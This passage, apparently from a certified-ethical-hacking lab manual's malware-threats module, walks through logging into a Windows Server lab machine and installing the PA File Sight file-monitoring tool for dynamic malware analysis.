


9. The **PA File Sight Console** window appears. By default, the **Local host** radio button is selected; click **OK**.




10. The **PA File Sight Ultra Console** main window appears.

Note: If a **Start Wizard** window appears, close it.




Module 07 – Malware Threats

11. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
12. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **FileSight_Trial_Key_E71BE154-2386-4CF3-BEA3-75830C985736.exe**.
Note: If a **Open File - Security Warning** window appears, click **Run**.
Note: The name of the exe file might differ when you perform the lab.
13. The **Select Setup Language** pop-up appears; choose your preferred language and click **OK**.
14. Click the **Next** button until you see the **Select Components** wizard.
15. In the **Select Components** wizard, uncheck the **Central Monitoring Service** and **Console User Interface (configure all Services)** options, and check the **Satellite Monitoring Service (reports to the Central Monitoring Service)** option; then, click **Next**.



